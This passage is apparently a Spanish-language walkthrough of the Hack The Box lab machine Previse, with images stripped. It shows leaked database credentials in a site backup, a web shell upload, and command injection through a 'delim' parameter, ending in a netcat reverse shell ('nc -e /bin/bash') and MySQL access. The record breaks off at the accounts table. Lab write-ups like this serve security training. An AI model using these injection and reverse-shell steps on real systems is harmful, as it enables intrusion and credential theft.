
Podemos crear un usuario y contraseña llenamos los daticos




ahora ya sin burpsuite entramos con la cuenta registrada.




y estamos dentro de la web



enumerando la web se puede descargar un .zip



unzip siteBackup.zip





Vemos que son los directorios escaneados anteriormente, recordemos que se llama backup por lo cual puede que exista información que antes fue expuesta y que en la web actual no se identifica.
En el archivo config.php se detectan credenciales de usuario

```
~/machineshtb/Previse/siteBackup
cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
~/machineshtb/Previse/siteBackup
```


en files podemos tambien subir un archivo, por lo cual subimos una cmd.php

```
~/machineshtb/Previse
locate cmd.php
/home/kali/machineshtb/Reddish/cmd.php
/home/kali/machineshtb/SecNotes/php_cmd.php
/opt/lampp/lib/php/pearcmd.php
/opt/lampp/lib/php/peclcmd.php
/opt/lampp/lib/php/test/Crypt_Xtea/xteacmd.php
/usr/share/davtest/backdoors/php_cmd.php
/usr/share/seclists/Web-Shells/FuzzDB/cmd.php

~/machineshtb/Previse
cp /usr/share/seclists/Web-Shells/FuzzDB/cmd.php .

~/machineshtb/Previse
```







vemos que redirecciona a download.php?file=33




Sin embargo, lo que hace es descargar.
Enumerando la máquina encontramos que dentro de sitebackup.zip hay un archivo llamado logs.php el cual ejecuta un script en Python por medio del método post.




Validando más a fondo el parámetro delim aparece en la web en el sitio management menu -> log data el cual parece que delimita por medio de coma, espacio o tabulación



Interceptamos esta petición con burpsuite y vemos el parámetro delim




Entonces siguiendo la lógica ejecuta un tab con comandos de Python del sistema por lo cual podemos validar lanzando un ping a nuestro PC




validamos con tcpdump
sudo tcpdump -i tun0 icmp -n

```
~/machineshtb/Previse/siteBackup
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:52:08.572806 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 1, length 64
01:52:08.572828 IP 10.10.14.10 > 10.10.11.104: ICMP echo reply, id 2121, seq 1, length 64
01:52:09.574679 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 2, length 64
01:52:09.574696 IP 10.10.14.10 > 10.10.11.104: ICMP echo reply, id 2121, seq 2, length 64
```

y recibimos traza icpm por lo cual solicitaremos un reverse shell con netcat.
delim=tab;nc -e /bin/bash 10.10.14.10 1234



y tenemos shell
nc -lvnp 1234




Mejoramos nuestra Shell y enumeramos la PC validamos los puertos internos que tiene la máquina
netstat -atup y netstat -antup detectamos que esta corriendo una base de datos

```
^C
www-data@previse:/var/www/html$ netstat -atup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
^C
www-data@previse:/var/www/html$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    286 10.10.11.104:60958      10.10.14.10:1234        ESTABLISHED 2125/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 10.10.11.104:80         10.10.14.10:33266       CLOSE_WAIT  -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.11.104:43066      1.1.1.1:53              ESTABLISHED -
udp        0      0 127.0.0.1:38167         127.0.0.53:53           ESTABLISHED -
udp        0      0 10.10.11.104:45526      1.1.1.1:53              ESTABLISHED -
www-data@previse:/var/www/html$
```

y tenemos estas credenciales de root mySQL_p@ssw0rd!:) por lo cual accedemos a mysql
mysql -u root -p

```
udp        0      0 127.0.0.1:38167         127.0.0.53:53           ESTABLISHED -
udp        0      0 10.10.11.104:45526      1.1.1.1:53              ESTABLISHED -
www-data@previse:/var/www/html$ mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@previse:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ^C^C^C

^C
mysql>
mysql>
[0] 0:zsh- 1:nc* 2:zsh
```

enumeramos las bases de datos
show databases;



Ingresamos a la de previse y visualizamos sus tablas use previse y show tables;

la tabla accounts contiene id username y passwor por lo cual los seleccionaremos
desc accounts;

```
mysql> desc accounts;
+------------+--------------+------+-----+-------------------+----------------+
| Field      | Type         | Null | Key | Default           | Extra          |
+------------+--------------+------+-----+-------------------+----------------+
| id         | int(11)      | NO   | PRI | NULL              | auto_increment |
| username   | varchar(50)  | NO   | UNI | NULL              |                |
| password   | varchar(255) | NO   |     | NULL              |                |
| created_at | datetime     | YES  |     | CURRENT_TIMESTAMP |                |
+------------+--------------+------+-----+-------------------+----------------+
4 rows in set (0.00 sec)

mysql>
```

